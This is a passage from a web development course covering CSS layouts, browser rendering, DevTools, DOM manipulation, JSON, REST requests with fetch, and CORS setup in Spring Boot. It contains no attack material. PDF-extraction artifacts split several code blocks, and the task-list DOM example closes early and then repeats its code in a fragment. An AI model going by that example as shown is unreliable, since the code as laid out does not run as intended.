  display: inline-block;
  padding: 12px 24px;
  background-color: var(--primary-color);
  color: white;
  border: none;
  border-radius: 4px;
  cursor: pointer;
  transition: background-color 0.3s;
}

.btn:hover {
  background-color: var(--secondary-color);
}

/* =====
RESPONSIVE
===== */

@media (max-width: 768px) {
  .container {
    padding: 0 calc(var(--spacing) / 2);
  }
}

```

### **Exercise: Build a Complete Responsive Layout**

**Task:** Create a responsive portfolio website with header, cards, and footer.

```

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Portfolio</title>
    <link rel="stylesheet" href="styles.css" />
  </head>
  <body>
    <header class="header">
      <div class="container">
        <h1>John Doe</h1>
        <nav class="nav">
          <a href="#home">Home</a>
          <a href="#projects">Projects</a>
          <a href="#contact">Contact</a>
        </nav>
      </div>
    </header>

```

```

<main class="main">
  <section class="hero">
    <h2>Full Stack Developer</h2>
    <p>Building modern web applications</p>
  </section>

  <section class="projects">
    <div class="container">
      <h2>Projects</h2>
      <div class="project-grid">
        <div class="project-card">
          <h3>Project 1</h3>
          <p>E-commerce platform</p>
        </div>
        <div class="project-card">
          <h3>Project 2</h3>
          <p>Task manager</p>
        </div>
        <div class="project-card">
          <h3>Project 3</h3>
          <p>Blog system</p>
        </div>
      </div>
    </div>
  </section>
</main>

<footer class="footer">
  <p>&copy; 2025 John Doe</p>
</footer>
</body>
</html>

```

```

/* Variables */
:root {
  --primary: #3498db;
  --dark: #2c3e50;
  --light: #ecf0f1;
  --spacing: 16px;
}

/* Reset */
* {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
}

body {
  font-family: "Segoe UI", Tahoma, Geneva, Verdana, sans-serif;
  line-height: 1.6;
  color: var(--dark);
}

```

```
/* Container */
.container {
  max-width: 1200px;
  margin: 0 auto;
  padding: 0 var(--spacing);
}

/* Header */
.header {
  background-color: var(--dark);
  color: white;
  padding: var(--spacing) 0;
  position: sticky;
  top: 0;
  z-index: 100;
}

.header .container {
  display: flex;
  justify-content: space-between;
  align-items: center;
}

.nav {
  display: flex;
  gap: calc(var(--spacing) * 1.5);
}

.nav a {
  color: white;
  text-decoration: none;
  transition: color 0.3s;
}

.nav a:hover {
  color: var(--primary);
}

/* Hero */
.hero {
  background: linear-gradient(135deg, var(--primary), #2980b9);
  color: white;
  text-align: center;
  padding: calc(var(--spacing) * 6) var(--spacing);
}

.hero h2 {
  font-size: 3rem;
  margin-bottom: var(--spacing);
}

/* Projects */
.projects {
  padding: calc(var(--spacing) * 4) 0;
```

```
}

.projects h2 {
  text-align: center;
  margin-bottom: calc(var(--spacing) * 2);
}

.project-grid {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(300px, 1fr));
  gap: calc(var(--spacing) * 2);
}

.project-card {
  background: white;
  padding: calc(var(--spacing) * 2);
  border-radius: 8px;
  box-shadow: 0 2px 8px rgba(0, 0, 0, 0.1);
  transition: transform 0.3s, box-shadow 0.3s;
}

.project-card:hover {
  transform: translateY(-5px);
  box-shadow: 0 8px 16px rgba(0, 0, 0, 0.2);
}

.project-card h3 {
  color: var(--primary);
  margin-bottom: calc(var(--spacing) / 2);
}

/* Footer */
.footer {
  background-color: var(--dark);
  color: white;
  text-align: center;
  padding: calc(var(--spacing) * 2);
  margin-top: calc(var(--spacing) * 4);
}

/* Responsive */
@media (max-width: 768px) {
  .header .container {
    flex-direction: column;
    gap: var(--spacing);
  }

  .hero h2 {
    font-size: 2rem;
  }

  .project-grid {
    grid-template-columns: 1fr;
  }
}
```

```
}
```

---

## Additional Resources

### Official Documentation:

- [MDN CSS Guide](#)
- [CSS Tricks](#)
- [Web.dev CSS](#)

### Tools:

- [CSS Validator](#)
- [Can I Use](#) - Browser support
- [Flexbox Froggy](#) - Learn Flexbox game
- [Grid Garden](#) - Learn Grid game
- [CSS Gradient Generator](#)
- [Box Shadow Generator](#)

### Interactive Learning:

- [freeCodeCamp CSS Course](#)
- [Codecademy CSS](#)
- [CSS Diner](#) - Selector game

---

## Module 0.6: Web Development Fundamentals (4 hours)

**Learning Objectives:** By the end of this module, you will understand how browsers work, use browser developer tools effectively, manipulate the DOM, work with JSON data, understand REST API principles, and handle CORS issues. These fundamentals bridge frontend and backend development.


---

### What is Web Development?

**Concept:** Web development is building applications that run in web browsers, combining frontend (user interface) and backend (server logic) technologies.

### The Web Development Stack:






## 1. How Browsers Work

**Concept:** Understanding how browsers render web pages helps you write better, faster code.

### Browser Components



## Browser Rendering Process

### Step-by-Step: From HTML to Pixels

#### 1. PARSE HTML → DOM TREE

```
<html>
  <body>
    <h1>Title</h1>
  </body>
</html>
```

```

Becomes:
html
└── body
    └── h1
        └── "Title"

2. PARSE CSS → CSSOM TREE
h1 { color: blue; font-size: 24px; }

Combines with DOM

3. RENDER TREE CONSTRUCTION
DOM + CSSOM = Render Tree
(Only visible elements)

4. LAYOUT (Reflow)
Calculate position and size of each element

5. PAINT
Convert render tree to actual pixels on screen

6. COMPOSITE
Layer elements for final display

```

### **Complete Flow Diagram:**

```

HTML File
↓
Parse HTML → DOM Tree
↓
Parse CSS → CSSOM Tree
↓
DOM + CSSOM → Render Tree
↓
Layout (Calculate positions)
↓
Paint (Draw pixels)
↓
Composite (Layer management)
↓
DISPLAY ON SCREEN

```

---

### **JavaScript Engine**

#### **Popular JavaScript Engines:**

<b>Browser</b>	<b>JavaScript Engine</b>
----------------	--------------------------

Chrome/Edge	V8
-------------	----

Browser	JavaScript Engine
Firefox	SpiderMonkey
Safari	JavaScriptCore
Node.js	V8 (same as Chrome)

### How V8 Executes JavaScript:

```

JavaScript Code
↓
1. PARSER → Abstract Syntax Tree (AST)
↓
2. INTERPRETER → Bytecode (fast startup)
↓
3. COMPILER (if code runs frequently)
↓
4. OPTIMIZED MACHINE CODE
↓
EXECUTION

```

### Example:

```

function add(a, b) {
  return a + b;
}

// First few calls: Interpreted (slow but fast to start)
add(2, 3);

// After many calls: Compiled to machine code (fast execution)
for (let i = 0; i < 10000; i++) {
  add(i, i + 1);
}

```

---

### Performance Optimization Tips

```

/* ✅ Good: GPU-accelerated properties */
.element {
  transform: translateX(100px); /* Fast */
  opacity: 0.5; /* Fast */
}

/* ❌ Bad: Triggers layout recalculation */
.element {
  width: 100px; /* Slow - causes reflow */
  height: 100px; /* Slow - causes reflow */
}

```

```
    left: 100px; /* Slow - causes reflow */
}
```

## Critical Rendering Path Optimization:

```
<!DOCTYPE html>
<html>
  <head>
    <!-- ✅ Load critical CSS inline -->
    <style>
      /* Critical above-the-fold styles */
      body {
        font-family: Arial;
      }
      .hero {
        min-height: 100vh;
      }
    </style>

    <!-- ✅ Defer non-critical CSS -->
    <link
      rel="stylesheet"
      href="styles.css"
      media="print"
      onload="this.media='all'"
    />
  </head>
  <body>
    <div class="hero">Content</div>

    <!-- ✅ Load JavaScript at bottom or with defer -->
    <script src="app.js" defer></script>
  </body>
</html>
```

## 2. Browser Developer Tools

**Concept:** Developer Tools (DevTools) are built into browsers for debugging, testing, and optimizing web applications.

### Opening DevTools

#### Keyboard Shortcuts:

- **Windows/Linux:** F12 or Ctrl + Shift + I
- **Mac:** Cmd + Option + I
- **Right-click** on page → "Inspect"

## DevTools Panels

### 1. Elements Panel (Inspect HTML/CSS)

Use Cases:

- View and edit HTML structure
- Modify CSS in real-time
- Debug layout issues
- Check responsive design

#### Exercise:

1. Open <https://example.com>
2. Press F12
3. Click "Elements" tab
4. Click the selector icon (top-left)
5. Hover over elements on the page
6. Click any element
7. In the Styles panel:
  - Change color to red
  - Modify padding
  - Add new CSS rules

#### Computed Tab:

Shows final calculated values:

- Box model visualization
- Actual width/height
- All applied styles

### 2. Console Panel (JavaScript)

```
// Log messages
console.log("Hello World");
console.log("User:", { name: "John", age: 30 });

// Log types
console.error("This is an error!");
console.warn("This is a warning!");
console.info("This is info");

// Tables
const users = [
  { name: "John", age: 30 },
  { name: "Jane", age: 25 },
];
```

```

console.table(users);

// Timing
console.time("API Call");
// ... some code ...
console.timeEnd("API Call"); // API Call: 234.5ms

// Clear console
console.clear();

```

## Using Console for Testing:

```

// Select elements
const heading = document.querySelector("h1");
console.log(heading.textContent);

// Modify elements
heading.style.color = "red";
heading.textContent = "New Title";

// Test functions
function add(a, b) {
  return a + b;
}
console.log(add(5, 3)); // 8

// Check variables
console.log(window.location.href);
console.log(document.cookie);
console.log(localStorage);

```

---

## 3. Network Panel (HTTP Requests)

### Columns:

- Name: File/resource name
- Status: HTTP status code (200, 404, 500)
- Type: Resource type (document, script, stylesheet, xhr)
- Initiator: What triggered the request
- Size: File size
- Time: Load time
- Waterfall: Visual timeline

### Use Cases:

- Debug API calls
- Check request/response headers
- Monitor page load speed

- Identify slow resources
- Test CORS issues

## Exercise: Inspecting API Calls

1. Open <https://jsonplaceholder.typicode.com>
2. Open DevTools → Network tab
3. Click "Clear" (🚫 icon)
4. In Console, run:

```
fetch('https://jsonplaceholder.typicode.com/users')
  .then(r => r.json())
  .then(data => console.table(data))
```
5. In Network tab:
  - Click the "users" request
  - View Headers tab (request/response)
  - View Response tab (data returned)
  - View Timing tab (how long each phase took)

## Filter Requests:

- XHR: API calls (AJAX requests)
- JS: JavaScript files
- CSS: Stylesheets
- Img: Images
- Doc: HTML documents

## 4. Sources Panel (Debugging)

### Breakpoints:

```
function calculateTotal(price, tax) {
  // Set breakpoint here (click line number)
  const subtotal = price + price * tax;
  const discount = subtotal * 0.1;
  return subtotal - discount;
}

calculateTotal(100, 0.2);
```

### Debugging Controls:

- ▶ Resume: Continue execution
- ⏩ Step Over: Execute current line, don't enter functions

-  Step Into: Enter function calls
-  Step Out: Exit current function

## Watch Expressions:

1. Open Sources panel
2. Add watch expression: `price * tax`
3. Run code with breakpoint
4. Watch expression updates automatically

## 5. Application Panel (Storage)

View and modify:

- LocalStorage
- SessionStorage
- Cookies
- IndexedDB
- Cache Storage
- Service Workers

## Exercise: Working with LocalStorage

```
// In Console:  
  
// Set item  
localStorage.setItem("username", "john_doe");  
localStorage.setItem("theme", "dark");  
  
// Get item  
console.log(localStorage.getItem("username"));  
  
// View in Application tab:  
// Application → Storage → Local Storage → your-domain  
// You can edit/delete items visually  
  
// Remove item  
localStorage.removeItem("username");  
  
// Clear all  
localStorage.clear();
```

## 6. Performance Panel (Profiling)

#### Use Cases:

- Find slow JavaScript functions
- Identify layout thrashing
- Detect memory leaks
- Profile page load

#### Recording Performance:

1. Open Performance tab
2. Click Record (●)
3. Perform actions on page
4. Click Stop
5. Analyze:
  - Scripting time (JavaScript)
  - Rendering time (Layout/Paint)
  - Loading time (Network)

## 7. Lighthouse (Audits)

#### Audits:

- Performance
- Accessibility
- Best Practices
- SEO
- Progressive Web App

#### Running Audit:

1. Open Lighthouse tab
2. Select categories
3. Choose device (Mobile/Desktop)
4. Click "Analyze page load"
5. Review scores and recommendations

## 3. DOM (Document Object Model)

**Concept:** The DOM is a programming interface that represents HTML/XML documents as a tree structure, allowing JavaScript to interact with web pages.

**Analogy:** Think of the DOM as a family tree - each HTML element is a node with parents, children, and siblings.

## DOM Tree Structure

```
<!DOCTYPE html>
<html>
  <head>
    <title>My Page</title>
  </head>
  <body>
    <h1>Welcome</h1>
    <p>Hello World</p>
  </body>
</html>
```

## Becomes DOM Tree:

```
Document
└── html
    ├── head
    │   └── title
    │       └── "My Page" (text node)
    └── body
        ├── h1
        │   └── "Welcome" (text node)
        └── p
            └── "Hello World" (text node)
```

## Selecting Elements

```
// By ID (returns single element)
const header = document.getElementById("header");

// By class name (returns HTMLCollection)
const cards = document.getElementsByClassName("card");

// By tag name (returns HTMLCollection)
const paragraphs = document.getElementsByTagName("p");

// Query selector (returns first match)
const button = document.querySelector(".btn-primary");
const heading = document.querySelector("h1");

// Query selector all (returns NodeList)
const allButtons = document.querySelectorAll(".btn");

// ✅ Modern approach: Use querySelector/querySelectorAll
```

## Modifying Elements

```
// Get/Set text content
const heading = document.querySelector("h1");
console.log(heading.textContent); // Get
heading.textContent = "New Heading"; // Set

// Get/Set HTML content
const div = document.querySelector(".content");
console.log(div.innerHTML); // Get
div.innerHTML = "<p>New <strong>HTML</strong> content</p>"; // Set

// Get/Set attributes
const img = document.querySelector("img");
img.src = "new-image.jpg";
img.alt = "New description";
img.setAttribute("data-id", "123");
console.log(img.getAttribute("data-id"));

// Get/Set styles
const box = document.querySelector(".box");
box.style.color = "red";
box.style.backgroundColor = "yellow";
box.style.padding = "20px";

// Get/Set classes
const button = document.querySelector(".btn");
button.classList.add("active");
button.classList.remove("disabled");
button.classList.toggle("highlighted");
console.log(button.classList.contains("active")); // true
```

---

## Creating & Removing Elements

```
// Create element
const newDiv = document.createElement("div");
newDiv.textContent = "I am new!";
newDiv.classList.add("card");
newDiv.id = "myCard";

// Append to DOM
document.body.appendChild(newDiv);

// Insert before
const container = document.querySelector(".container");
const firstChild = container.firstChild;
container.insertBefore(newDiv, firstChild);

// Modern methods
container.append(newDiv); // Add at end
```

```

container.prepend(newDiv); // Add at start
container.before(newDiv); // Add before container
container.after(newDiv); // Add after container

// Remove element
const oldDiv = document.querySelector("#oldDiv");
oldDiv.remove(); // Modern way
// oldDiv.parentNode.removeChild(oldDiv); // Old way

// Replace element
const oldElement = document.querySelector(".old");
const newElement = document.createElement("div");
newElement.textContent = "Replacement";
oldElement.replaceWith(newElement);

```

## Traversing the DOM

```

const element = document.querySelector(".item");

// Parent
element.parentElement;
element.parentNode;

// Children
element.children; // HTMLCollection (only elements)
element.childNodes; // NodeList (includes text nodes)
element.firstElementChild;
element.lastElementChild;

// Siblings
element.nextElementSibling;
element.previousElementSibling;

// Find ancestors
element.closest(".container"); // Finds nearest ancestor with class

```

### Example:

```

<div class="container">
  <div class="item" id="myItem">
    <span>Text</span>
  </div>
  <div class="item">Item 2</div>
</div>

```

```

const myItem = document.querySelector("#myItem");

```

```
console.log(myItem.parentElement); // div.container
console.log(myItem.children[0]); // <span>
console.log(myItem.nextElementSibling); // Second div.item
console.log(myItem.closest(".container")); // div.container
```

## Event Handling

```
// Add event listener
const button = document.querySelector("#myButton");

button.addEventListener("click", function (event) {
  console.log("Button clicked!");
  console.log("Event:", event);
  console.log("Target:", event.target);
});

// Arrow function syntax
button.addEventListener("click", (e) => {
  console.log("Clicked!");
});

// Remove event listener
function handleClick(e) {
  console.log("Clicked");
}
button.addEventListener("click", handleClick);
button.removeEventListener("click", handleClick);

// Common events
element.addEventListener("click", handler);
element.addEventListener("dblclick", handler);
element.addEventListener("mouseenter", handler);
element.addEventListener("mouseleave", handler);
input.addEventListener("input", handler); // Every keystroke
input.addEventListener("change", handler); // After losing focus
form.addEventListener("submit", handler);
window.addEventListener("load", handler);
window.addEventListener("resize", handler);
window.addEventListener("scroll", handler);
```

## Event Object:

```
button.addEventListener("click", (event) => {
  console.log("Type:", event.type); // 'click'
  console.log("Target:", event.target); // Element clicked
  console.log("Current Target:", event.currentTarget); // Element with listener
  console.log("Timestamp:", event.timeStamp);

  // Prevent default behavior
```

```
event.preventDefault(); // e.g., stop form submission

// Stop propagation (bubbling)
event.stopPropagation();
});
```

---

## Practical DOM Example

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title>DOM Practice</title>
    <style>
      .task {
        padding: 10px;
        margin: 5px;
        background: #f0f0f0;
      }
      .completed {
        text-decoration: line-through;
        background: #d4edda;
      }
    </style>
  </head>
  <body>
    <h1>Task List</h1>
    <input type="text" id="taskInput" placeholder="Enter task" />
    <button id="addButton">Add Task</button>
    <div id="taskList"></div>

    <script>
      const taskInput = document.getElementById("taskInput");
      const addButton = document.getElementById("addButton");
      const taskList = document.getElementById("taskList");

      addButton.addEventListener("click", addTask);
      taskInput.addEventListener("keypress", (e) => {
        if (e.key === "Enter") addTask();
      });

      function addTask() {
        const text = taskInput.value.trim();
        if (!text) return;

        // Create task element
        const taskDiv = document.createElement("div");
        taskDiv.classList.add("task");
        taskDiv.textContent = text;

        // Toggle completion on click
        taskDiv.addEventListener("click", () => {
          if (taskDiv.classList.contains("completed")) {
            taskDiv.classList.remove("completed");
          } else {
            taskDiv.classList.add("completed");
          }
        });
      }
    </script>
  </body>
</html>
```

```

        taskDiv.addEventListener("click", () => {
            taskDiv.classList.toggle("completed");
        });

        // Add delete button
        const deleteBtn = document.createElement("button");
        deleteBtn.textContent = "Delete";
        deleteBtn.style.marginLeft = "10px";
        deleteBtn.addEventListener("click", (e) => {
            e.stopPropagation(); // Don't trigger task click
            taskDiv.remove();
        });
        taskDiv.appendChild(deleteBtn);

        // Add to list
        taskList.appendChild(taskDiv);
        taskInput.value = "";
    }
</script>
</body>
</html>

```

#### 4. JSON (JavaScript Object Notation)

**Concept:** JSON is a lightweight data format for storing and exchanging data between client and server.

**Analogy:** JSON is like a universal language that both frontend (JavaScript) and backend (Java, Python, etc.) understand.

#### JSON Syntax

```
{
  "name": "John Doe",
  "age": 30,
  "email": "john@example.com",
  "isActive": true,
  "roles": ["admin", "user"],
  "address": {
    "street": "123 Main St",
    "city": "New York",
    "zipCode": "10001"
  },
  "phoneNumbers": [
    {
      "type": "home",
      "number": "555-1234"
    },
    {
      "type": "work",
      "number": "555-5678"
    }
  ]
}
```

```
        }
    ]
}
```

## JSON Data Types:

Type	Example
String	"Hello"
Number	42, 3.14
Boolean	true, false
Null	null
Array	[1, 2, 3]
Object	{"key": "value"}

## JSON vs JavaScript Object

```
// ✅ JSON (String format)
const jsonString = '{"name":"John", "age":30}';

// ✅ JavaScript Object
const jsObject = { name: "John", age: 30 };

// ❌ JSON differences:
// - Keys MUST be in double quotes
// - No trailing commas
// - No functions
// - No undefined (use null)
// - No comments
```

## Working with JSON

### JSON.parse() - String → Object:

```
// From server/API
const jsonString = '{"name":"John", "age":30, "city":"NYC"}';

// Convert to JavaScript object
const user = JSON.parse(jsonString);

console.log(user.name); // "John"
console.log(user.age); // 30

// Parse array
```

```
const jsonArray = '[{"id":1,"name":"Item1"}, {"id":2,"name":"Item2"}]';  
const items = JSON.parse(jsonArray);  
console.log(items[0].name); // "Item1"
```

### JSON.stringify() - Object → String:

```
// JavaScript object  
const user = {  
    name: "John",  
    age: 30,  
    hobbies: ["reading", "coding"],  
};  
  
// Convert to JSON string  
const jsonString = JSON.stringify(user);  
console.log(jsonString);  
// {"name": "John", "age": 30, "hobbies": ["reading", "coding"]}  
  
// Pretty print (indented)  
const prettyJson = JSON.stringify(user, null, 2);  
console.log(prettyJson);  
/*  
{  
    "name": "John",  
    "age": 30,  
    "hobbies": [  
        "reading",  
        "coding"  
    ]  
}  
*/  
  
// Selective properties  
const filtered = JSON.stringify(user, ["name", "age"]);  
// {"name": "John", "age": 30}
```

### Practical Example: API Request/Response

```
// Sending data to server  
async function createUser() {  
    const userData = {  
        name: "John Doe",  
        email: "john@example.com",  
        age: 30,  
    };  
  
    const response = await fetch("https://api.example.com/users", {  
        method: "POST",  
        headers: {
```

```

        "Content-Type": "application/json",
    },
    body: JSON.stringify(userData), // Convert to JSON string
});

const result = await response.json(); // Parse JSON response
console.log("Created user:", result);
}

// Receiving data from server
async function getUsers() {
    const response = await fetch("https://api.example.com/users");
    const users = await response.json(); // Parse JSON array

    users.forEach((user) => {
        console.log(` ${user.name} (${user.email})`);
    });
}

```

## LocalStorage with JSON

```

// Store object in LocalStorage
const user = {
    name: "John",
    preferences: {
        theme: "dark",
        language: "en",
    },
};

// Save (must stringify)
localStorage.setItem("user", JSON.stringify(user));

// Retrieve (must parse)
const storedUser = JSON.parse(localStorage.getItem("user"));
console.log(storedUser.name); // "John"
console.log(storedUser.preferences.theme); // "dark"

// Handle missing data
const userData = localStorage.getItem("user");
const user = userData ? JSON.parse(userData) : null;

```

## 5. REST API Concepts

**Concept:** REST (Representational State Transfer) is an architectural style for building web APIs that use HTTP methods to perform CRUD operations.

### CRUD Operations:

Operation	HTTP Method	Purpose	Example Endpoint
Create	POST	Add new data	POST /api/users
Read	GET	Retrieve data	GET /api/users/1
Update	PUT/PATCH	Modify data	PUT /api/users/1
Delete	DELETE	Remove data	DELETE /api/users/1

## REST API Principles

- 1. Stateless:** Each request contains all information needed (no session on server)
- 2. Client-Server:** Clear separation between frontend and backend
- 3. Uniform Interface:** Consistent URL patterns and HTTP methods
- 4. Resource-Based:** URLs represent resources (nouns, not verbs)

- ✓ Good: /api/users/123
- ✗ Bad: /api/getUserById/123
  
- ✓ Good: POST /api/users
- ✗ Bad: /api/createUser
  
- ✓ Good: DELETE /api/products/456
- ✗ Bad: /api/deleteProduct/456

## RESTful Endpoint Examples

User Management API:

GET	/api/users	→ Get all users
GET	/api/users/123	→ Get user by ID
POST	/api/users	→ Create new user
PUT	/api/users/123	→ Update entire user
PATCH	/api/users/123	→ Update partial user
DELETE	/api/users/123	→ Delete user

Nested Resources:

GET	/api/users/123/posts	→ Get posts by user 123
POST	/api/users/123/posts	→ Create post for user 123
GET	/api/posts/456/comments	→ Get comments on post 456
POST	/api/posts/456/comments	→ Add comment to post 456

Query Parameters (Filtering, Sorting, Pagination):

GET /api/users?role=admin

```
GET /api/products?category=electronics&sort=price&order=asc
GET /api/posts?page=2&limit=20
GET /api/users?search=john&active=true
```

## Fetch API (Making Requests)

### GET Request:

```
// Simple GET
fetch("https://jsonplaceholder.typicode.com/users")
  .then((response) => response.json())
  .then((users) => {
    console.log(users);
    users.forEach((user) => {
      console.log(user.name);
    });
  })
  .catch((error) => console.error("Error:", error));

// Async/Await (Modern way)
async function getUsers() {
  try {
    const response = await fetch("https://jsonplaceholder.typicode.com/users");

    if (!response.ok) {
      throw new Error(`HTTP error! status: ${response.status}`);
    }

    const users = await response.json();
    console.log(users);
    return users;
  } catch (error) {
    console.error("Error:", error);
  }
}
```

### POST Request:

```
async function createUser() {
  const newUser = {
    name: "John Doe",
    email: "john@example.com",
    username: "johndoe",
  };

  try {
    const response = await fetch("https://jsonplaceholder.typicode.com/users", {
      method: "POST",
      headers: {
```

```

        "Content-Type": "application/json",
    },
    body: JSON.stringify(newUser),
});

const data = await response.json();
console.log("Created:", data);
return data;
} catch (error) {
    console.error("Error:", error);
}
}
}

```

## PUT Request:

```

async function updateUser(userId) {
    const updatedUser = {
        id: userId,
        name: "Jane Doe",
        email: "jane@example.com",
        username: "janedoe",
    };

    try {
        const response = await fetch(
            `https://jsonplaceholder.typicode.com/users/${userId}`,
            {
                method: "PUT",
                headers: {
                    "Content-Type": "application/json",
                },
                body: JSON.stringify(updatedUser),
            }
        );

        const data = await response.json();
        console.log("Updated:", data);
    } catch (error) {
        console.error("Error:", error);
    }
}

```

## DELETE Request:

```

async function deleteUser(userId) {
    try {
        const response = await fetch(
            `https://jsonplaceholder.typicode.com/users/${userId}`,
            {
                method: "DELETE",
            }
        );
    }
}

```

```

        }

    }

    if (response.ok) {
        console.log("User deleted successfully");
    }
} catch (error) {
    console.error("Error:", error);
}
}

```

## Handling Response Status

```

async function fetchData(url) {
    try {
        const response = await fetch(url);

        // Check status
        if (response.status === 200) {
            const data = await response.json();
            return data;
        } else if (response.status === 404) {
            console.error("Not found");
        } else if (response.status === 500) {
            console.error("Server error");
        } else {
            console.error("Unexpected status:", response.status);
        }
    } catch (error) {
        console.error("Network error:", error);
    }
}

```

## 6. CORS (Cross-Origin Resource Sharing)

**Concept:** CORS is a security mechanism that controls how web pages from one domain can request resources from another domain.

### The Problem:

```

Your Frontend: http://localhost:3000
Your Backend: http://localhost:8080

Browser blocks API calls due to "different origins"
(different protocol, domain, or port)

```

## What is an Origin?

Origin = Protocol + Domain + Port

http://example.com:80  
Protocol    Domain    Port

Same Origin Examples:

http://example.com/page1

http://example.com/page2

Same origin

Different Origin Examples:

http://example.com

https://example.com X Different protocol

http://example.com

http://api.example.com X Different subdomain

http://example.com:80

http://example.com:8080 X Different port

## CORS Error

```
// Frontend: http://localhost:3000
fetch("http://localhost:8080/api/users")
  .then((response) => response.json())
  .then((data) => console.log(data))
  .catch((error) => console.error(error));

// X Browser Console Error:
// Access to fetch at 'http://localhost:8080/api/users'
// from origin 'http://localhost:3000' has been blocked by CORS policy:
// No 'Access-Control-Allow-Origin' header is present.
```

## How CORS Works

1. Browser sends request with Origin header:

GET /api/users  
Origin: http://localhost:3000

2. Server responds with CORS headers:

HTTP/1.1 200 OK  
Access-Control-Allow-Origin: http://localhost:3000  
Access-Control-Allow-Methods: GET, POST, PUT, DELETE  
Access-Control-Allow-Headers: Content-Type

3. Browser checks if origin is allowed

✓ If yes: Request succeeds

✗ If no: Request blocked

## Fixing CORS in Spring Boot

### Method 1: Global CORS Configuration

```
@Configuration
public class CorsConfig {

    @Bean
    public WebMvcConfigurer corsConfigurer() {
        return new WebMvcConfigurer() {
            @Override
            public void addCorsMappings(CorsRegistry registry) {
                registry.addMapping("/api/**") // Apply to all /api/* endpoints
                    .allowedOrigins("http://localhost:3000") // Allow React
                    .allowedMethods("GET", "POST", "PUT", "DELETE", "PATCH")
                    .allowedHeaders("*")
                    .allowCredentials(true); // Allow cookies
            }
        };
    }
}
```

### Method 2: Controller-Level CORS

```
@RestController
@RequestMapping("/api/users")
@CrossOrigin(origins = "http://localhost:3000") // Allow specific origin
public class UserController {

    @GetMapping
    public List<User> getAllUsers() {
        return userService.findAll();
    }
}
```

### Method 3: Method-Level CORS

```
@RestController
